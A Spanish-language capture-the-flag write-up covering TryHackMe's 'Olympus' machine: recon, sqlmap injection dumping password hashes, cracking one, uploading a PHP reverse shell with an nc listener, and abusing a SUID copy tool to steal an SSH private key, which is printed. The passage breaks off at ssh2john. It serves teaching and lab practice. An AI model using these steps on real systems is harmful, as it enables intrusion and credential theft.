Informe Técnico

Máquina Olympus

Olympus

My first CTF !

Este documento ha sido escrito con fines legales y éticos, las técnicas que se explican en dicho documento no se han de realizar con fines maliciosos en situaciones de la vida real.

En este documento se ha utilizado la plataforma **Try Hack Me** para simular un entorno controlado para realizar simulaciones de ataques de hacking.

Autor del documento: Miguel Nebot (aka Krathor)

Fecha: 20/06/2024

ÍNDICE:

Contenido

1. Antecedentes

El presente documento explica el procedimiento a seguir para conseguir comprometer la máquina **Olympus** de la plataforma de **Try Hack Me.**

2. Objetivos

Estudiar y conocer los sistemas de seguridad de la máquina **Olympus**, para poder planificar varias formas de explotación con las cuales poder acceder a la máquina **Olympus** y una vez dentro conseguir los máximos privilegios posibles dentro del sistema.

Figura 1: Procesos a seguir para comprometer la máquina **Olympus**

3. Análisis de vulnerabilidades

3.1. Reconocimiento inicial

Se inició realizando una prueba de conexión a nivel de red, para asegurarse de que la máquina **Kali Linux** del **atacante** pueda comunicarse con la máquina víctima **Olympus**:

```
❯ ping -c 1 10.10.201.53
PING 10.10.201.53 (10.10.201.53) 56(84) bytes of data.
64 bytes from 10.10.201.53: icmp_seq=1 ttl=63 time=45.9 ms

--- 10.10.201.53 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 45.864/45.864/45.864/0.000 ms
```

Figura 2: Prueba de conexión a nivel de red con la máquina víctima

3.2. Escaneo de puertos abiertos

Una vez asegurado que la máquina **Kali Linux** del **atacante** puede comunicarse con la máquina víctima, se utilizó la herramienta **nmap** para realizar un escaneo completo de los puertos de la máquina víctima para comprobar que servicios se ejecutan:

```
❯ nmap -p- --open -sV --min-rate 5000 10.10.201.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-15 12:55 CEST
Nmap scan report for 10.10.201.53
Host is up (0.048s latency).
Not shown: 65364 closed tcp ports (reset), 169 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.50 seconds
```

Figura 3: Prueba de conexión a nivel de red con la máquina víctima

Se detectaron varios puertos abiertos, entre ellos se detectó el **puerto 80** que corresponde al servicio **http,** se decidió comprobar si había una página web ejecutándose en segundo plano, para ello se puso la dirección IP de la máquina víctima en el navegador:



Figura 4: Dirección IP de la máquina víctima

3.3. Análisis del sitio web

Se detectó un error que impedía acceder a la página web desde la máquina atacante:



Figura 5: Error que impide acceder a la página web

Para resolver dicho error, se decidió incluir la dirección IP de la máquina víctima y el nombre de dominio de la página web en el archivo '/etc/hosts/ de la máquina atacante:

```
❯ echo "10.10.201.53 olympus.thm" > /etc/hosts
```

Figura 6: Comando para los datos en el archivo **'/etc/hosts'**

Se intentó acceder a la página web de la máquina víctima, y esta vez se logró:



Figura 7: Página web de la máquina víctima

3.4. Búsqueda de archivos/directorios ocultos

No se encontró nada de información útil, así que, se decidió usar la herramienta **gobuster** para buscar directorios y/o archivos ocultos:

```
> gobuster dir -u http://olympus.thm/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://olympus.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/.htpasswd           (Status: 403) [Size: 276]
/index.php           (Status: 200) [Size: 1948]
/javascript          (Status: 301) [Size: 315] [--> http://olympus.thm/javascript/]
/phpmyadmin          (Status: 403) [Size: 276]
/server-status       (Status: 403) [Size: 276]
/static              (Status: 301) [Size: 311] [--> http://olympus.thm/static/]
Progress: 4727 / 4727 (100.00%)
/~webmaster          (Status: 301) [Size: 315] [--> http://olympus.thm/~webmaster/]
```

Figura 8: Utilización herramienta **gobuster** para encontrar datos ocultos

Se encontraron varios datos ocultos, entre ellos un recurso llamado **'/~webmaster'**, se decidió investigar dicho recurso para ver su contenido:

Figura 9: Recurso encontrado en la dirección URL de la página web



Figura 10: Contenido de la página web

Tras analizar el contenido de la página web, no se encontró nada interesante de primeras, sin embargo, había un recurso que parecía interesante:

Figura 11: Recurso interesante de la página web

Al intentar acceder a dicho recurso, se encontró un error que impedía ver el contenido de dicho recurso:

Figura 12: Error que impide ver el contenido del recurso

3.5. Investigación del CMS

Tras una investigación del contenido de la página web, se encontró una barra en la parte superior de la página web:

Figura 13: Barra superior de la página web

Se detectó que estaba el nombre de 'Victor's CMS' en dicha barra:



Figura 14: Victor's CMS

Un CMS es un software que permite a los administradores crear, administrar el contenido de las páginas web.

3.6. Búsqueda de vulnerabilidades

Se decidió buscar vulnerabilidades para dicho CMS con la herramienta **Exploit Database:**



Figura 15: Uso de la herramienta **exploit database** para buscar vulnerabilidades

Al iniciar dicha herramienta, se procedió a buscar vulnerabilidades para el CMS:

Figura 16: Búsqueda de vulnerabilidades

Se encontraron varias vulnerabilidades para este tipo de CMS:

Date	D	A	V	Title
2020-12-22				Victor CMS 1.0 - File Upload To RCE
2020-12-17				Victor CMS 1.0 - Multiple SQL Injection (Authenticated)
2020-08-06				Victor CMS 1.0 - 'Search' SQL Injection
2020-06-30				Victor CMS 1.0 - 'user_firstname' Persistent Cross-Site Scripting
2020-05-25				Victor CMS 1.0 - 'add_user' Persistent Cross-Site Scripting
2020-05-19				Victor CMS 1.0 - Authenticated Arbitrary File Upload
2020-05-19				Victor CMS 1.0 - 'cat_id' SQL Injection
2020-05-19				Victor CMS 1.0 - 'comment_author' Persistent Cross-Site Scripting
2020-05-11				Victor CMS 1.0 - 'post' SQL Injection

Figura 17: Vulnerabilidades encontradas

Entre todas las vulnerabilidades encontradas, se decidió elegir esta vulnerabilidad para explotar la máquina víctima:



Figura 18: Vulnerabilidad elegida para comprometer la máquina víctima

3.7. Uso de sqlmap en la base datos

Esta vulnerabilidad es del tipo **SQL Injection,** para lograr explotar la vulnerabilidad se decidió usar la herramienta **sqlmap**, tras analizar la vulnerabilidad se encontró el comando que usará para lograr explotar la vulnerabilidad:

```
# Sqlmap Command

sqlmap -u "http://example.com/CMSsite/search.php" --data="search=1337*&submit=" --dbs --random-agent -v 3
```

Figura 19: Comando usado para explotar la vulnerabilidad

Se copió el comando en la consola para ver el resultado:

```
❯ sqlmap -u "http://olympus.thm/~webmaster/search.php" --data="search=1337*&submit=" --dbs --random-agent -v 3
```

Figura 20: Comando copiado a la consola

Explicación del comando:

· -u http://olympus.thm/~webmaster/search.php: URL del sitio web que se desea obtener información.

· --data=”search=1337*&submit=”: datos que se enviarán al servidor web en una solicitud POST.

· --dbs: enumerar las bases de datos

· --random-agent: parámetro que añade un user-agent de forma aleatoria, para que la herramienta sqlmap sea más difícil de identificar.

· -v 3: establece el nivel de verbose, se obtendrá información de lo que obtenga sqlmap durante su ejecución.

Tras la ejecución de la herramienta **sqlmap**, se obtuvieron estas bases de datos:



Figura 21: Bases de datos obtenidas

Se obtuvieron distintas bases de datos, entre ellas una llamada ‘olympus’, se decidió investigar esta base de datos con más profundidad, para ver su contenido:

```
❯ sqlmap -u "http://olympus.thm/~webmaster/search.php" --data="search=1337*&submit=" -D olympus --tables --random-agent -v 3
```

Figura 22: Comando para listar el contenido de la base de datos ‘olympus’



Figura 23: Tablas de la base de datos ‘olympus’

Se descubrieron diferentes tablas dentro de la base de datos, entre ellas una tabla llamada ‘flag’, para obtener todo el contenido de la base de datos ‘olympus’, se ejecutó el siguiente comando:

```
❯ sqlmap -u "http://olympus.thm/~webmaster/search.php" --data="search=1337*&submit=" -D olympus --dump
```

Figura 24: Comando para listar todo el contenido de la base de datos ‘olympus’

Entre todo el contenido obtenido de la base de datos, se obtuvo una flag:

```
flag
----------------------------
flag{Sm4rt!_k33P_d1gGIng}
```

Figura 25: Primera flag obtenida

Además de obtener la flag, se obtuvieron datos de diferentes usuarios:

```
Database: olympus
Table: users
[3 entries]
+---------+----------+------------+-----------+------------------------+------------+--------------+--------------------------------------------------------------+----------------+
| user_id | randsalt | user_name  | user_role | user_email             | user_image | user_lastname | user_password                                                | user_firstname |
+---------+----------+------------+-----------+------------------------+------------+--------------+--------------------------------------------------------------+----------------+
| 3       | <blank>  | prometheus | User      | prometheus@olympus.thm | <blank>    | <blank>       | $2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C | prometheus     |
| 6       | dgas     | root       | Admin     | root@chat.olympus.thm  | <blank>    | <blank>       | $2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK | root           |
| 7       | dgas     | zeus       | User      | zeus@chat.olympus.thm  | <blank>    | <blank>       | $2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0QSUS53zp/r0HMtaj6rT4lC | zeus           |
+---------+----------+------------+-----------+------------------------+------------+--------------+--------------------------------------------------------------+----------------+
```

Figura 26: Datos obtenidos de diferentes usuarios

3.8. Captura y manipulación de hash

Se detectaron diferentes usuarios junto con sus credenciales correspondientes, entre ellas las contraseñas en formato de hash y los nombres de usuario en texto plano.

Se procedió a copiar el hash de la contraseña del usuario ‘prometheus’ en un archivo .txt de la máquina atacante:

```
> cat hash1.txt
      File: hash1.txt
1     $2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C
```

Figura 27: Hash de la contraseña del usuario ‘prometheus’

Se utilizó la herramienta **john the Ripper** para sacar la contraseña en texto plano:

```
❯ john hash1.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/krathor/.john
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
summertime       (?)
```

Figura 28: Contraseña **summertime** obtenida

Volviendo a los datos de los usuarios, se detectaron los correos electrónicos de dichos usuarios:

```
user_email
------------------------
prometheus@olympus.thm
root@chat.olympus.thm
zeus@chat.olympus.thm
```

Figura 29: Correos electrónicos de los usuarios

Se detectó que varios usuarios usan dominios diferentes en sus correos electrónicos:

```
chat.olympus.thm
```

Figura 30: Dominio usado por varios usuarios

3.9. Análisis del sitio web

Para evitar problemas, se decidió añadir el nombre de dominio al archivo '/etc/hosts' de la máquina atacante:

```
❯ cat /etc/hosts
       File: /etc/hosts
   1   10.10.23.143 chat.olympus.thm
```

Figura 31: Dominio añadido al archivo '/etc/hosts'

Una vez añadido el dominio, se intentó acceder al mismo usando el navegador:

Figura 32: Accediendo al dominio desde el navegador



Figura 33: Sección para iniciar sesión con credenciales de usuario

Se descubrió una sección en el dominio donde añadir credenciales de usuario para iniciar sesión, se intentó iniciar sesión con las credenciales del usuario ‘prometheus’:



Figura 34: Inicio de sesión con las credenciales del usuario ‘prometheus’ con la contraseña **summertime**

Una vez introducidas las credenciales, el resultado es el siguiente:



Figura 35: Conversación entre distintos usuarios

En la conversación entre los usuarios no hay nada de información útil, sin embargo, en la parte inferior del sitio web, se encontró esto:

Figura 36: Opción para subir archivos a la página web

3.10. Uso de reverse shell para escalar privilegios

Se descubrió la función de subir archivos a la página web, para aprovechar dicha función, se optó por subir una reverse shell del siguiente repositorio de GitHub:

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Figura 37: Repositorio de GitHub donde localizar la reverse shell

Una vez en el repositorio, se copió todo el código de la reverse shell a un archivo '.php' en la máquina atacante:



Figura 38: Archivo de la reverse shell copiado a la máquina atacante

Para que la reverse shell funcionará, se cambió la dirección IP por la de la máquina atacante, y el puerto por defecto, por un puerto específico de la máquina atacante que se usará en esta ocasión:

Figura 39: Parámetros modificados

Para evitar problemas con la reverse shell, se optó por darle los máximos permisos posibles:

Figura 40: Permisos totales y máximos al archivo de la reverse shell

Una vez aplicados los cambios en los permisos, se procedió a subir la reverse shell a la página web:

Figura 41: Subiendo la reverse shell al sitio web

Un dato curioso, al subir el archivo al sitio web, aparece el siguiente mensaje:

Figura 42: Mensaje al subir la reverse shell al sitio web

Una vez subida la reverse shell, se intentó acceder a la máquina víctima usando el siguiente comando:

Figura 43: Comando para ponerse en escucha por el puerto 443

Al ponerse en escucha, se puso la dirección completa en el sitio web que apunta al archivo de la reverse shell:

Figura 44: Dirección URL completa que apunta al archivo de la reverse shell

Debido a un error desconocido, no se pudo obtener la conexión a la máquina víctima mediante la reverse shell:

Figura 45: No se pudo acceder a la máquina víctima mediante la reverse shell

3.11. Uso de sqlmap para analizar el archivo de la reverse shell

Se usó la herramienta **sqlmap** para intentar obtener información de la máquina víctima respecto al error sucedido:

```
❯ sqlmap -u "http://olympus.thm/~webmaster/search.php" --data="search=1337*&submit=" --dbs --random-agent -v 3 --batch -D olympus --dump --fresh-queries
```

Figura 46: Uso de **sqlmap** para obtener información detallada

Tras la ejecución del comando anterior, se obtuvo un error con el nombre de dominio:

```
[19:17:45] [CRITICAL] host 'olympus.thm' does not exist
```

Figura 47: Error con el nombre de dominio

Para resolver el error, se modificó el archivo '/etc/hosts' de la siguiente forma:

```
10.10.23.143 olympus.thm
```

Figura 48: Dominio modificado para que sea el original

Una vez modificado el dominio, se volvió a ejecutar el comando anterior, estos fueron los datos obtenidos:

```
| 2024-06-15 | Attached : reverse_shell.php
23235b3a0d99.php |

| prometheus | 937d65ebfd182edf6613
```

Figura 49: Archivo de la reverse shell

Al parecer cuando se subió el archivo de la reverse shell, éste cambió de nombre al subirse a la máquina víctima.

Se intentó volver a acceder a la máquina víctima mediante la reverse shell, pero usando el nombre modificado del archivo, primero se ejecutó el siguiente comando:

```
❯ nc -nlvp 443
```

Figura 50: Comando para ponerse en escucha

Figura 51: URL que apunta al archivo de la reverse shell con el nombre modificado

3.12. Acceso a la máquina víctima y tratamiento de la terminal

Esta vez, funcionó:



Figura 52: Ejecución de la reverse shell con éxito

Para evitar problemas con la terminal, se ejecutaron los siguientes comandos:



Figura 53: Comandos para tratar la terminal y evitar futuros problemas

Una vez dentro de la máquina víctima, se optó por dirigirse al directorio '/home', dentro se encontró el directorio de trabajo del usuario 'zeus':

Figura 54: Directorio de trabajo del usuario 'zeus'

Una vez dentro del directorio de trabajo del usuario ‘zeus’, se encontró otra flag:

```
www-data@olympus:/home$ cd zeus/
www-data@olympus:/home/zeus$ ls
snap  user.flag  zeus.txt
```

```
www-data@olympus:/home/zeus$ cat user.flag
flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
```

Figura 55: Contenido de la flag

4. Escalado de privilegios

4.1. Búsqueda de archivos con permisos SUID

Para escalar privilegios, se buscaron binarios con permisos SUID:

```
find / -perm -4000 -type f 2>/dev/null
```

Figura 56: Comando para buscar archivos con permisos SUID en la máquina víctima

Entre todos los archivos encontrados, se eligió el siguiente:

```
/usr/bin/cputils
```

Figura 57: Binario con permiso SUID que se usará para intentar escalar privilegios

Se ejecutó el archivo de la siguiente forma:

```
www-data@olympus:/home/zeus$ /usr/bin/cputils --help
```

Figura 58: Ejecución del archivo con permisos SUID

Al ejecutar el comando anterior, sucede esto:

```
  ____ ____        _    _ _
 / ___|  _ \ _   _| |_ (_) |___
| |   | |_) | | | | __| | / __|
| |___|  __/| |_| | |_| | \__ \
 \____|_|    \__,_|\__|_|_|___/

Enter the Name of Source File:
```

Figura 59: Ejecutando el archivo con permisos SUID

Pide el nombre de un archivo, para esta prueba se puso la ruta completa al archivo 'id_rsa':

```
Enter the Name of Source File: /home/zeus/.ssh/id_rsa
```

Figura 60: Ruta absoluta al archivo 'id_rsa'

También pide una ruta de destino, para esta prueba se puso la siguiente ruta:

```
Enter the Name of Target File:
/tmp/id_rsa
```

Figura 61: Ruta de destino al directorio 'tmp' de la máquina víctima

Cuando se incluye la ruta de destino, se comprobó que se copió el archivo a la ruta de destino:

```
File copied successfully.
```

Figura 62: Archivo copiado con éxito

4.2. Uso de clave privada SSH para encontrar contraseña

Una vez copiado el archivo, se analizó su contenido:

```
-data@olympus:/tmp$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

Figura 63: Archivo id_rsa

Se comprobó que el archivo resultó ser una clave privada SSH, para poder manipular mejor dicho archivo, se copió su contenido en un archivo en la máquina atacante:

Figura 64: Contenido del archivo copiado a la máquina atacante

Esta clave privada tenía una contraseña oculta en su contenido, para obtener dicha contraseña se optó por ejecutar el siguiente comando:

```
❯ ssh2john id_rsa > pass.txt
```

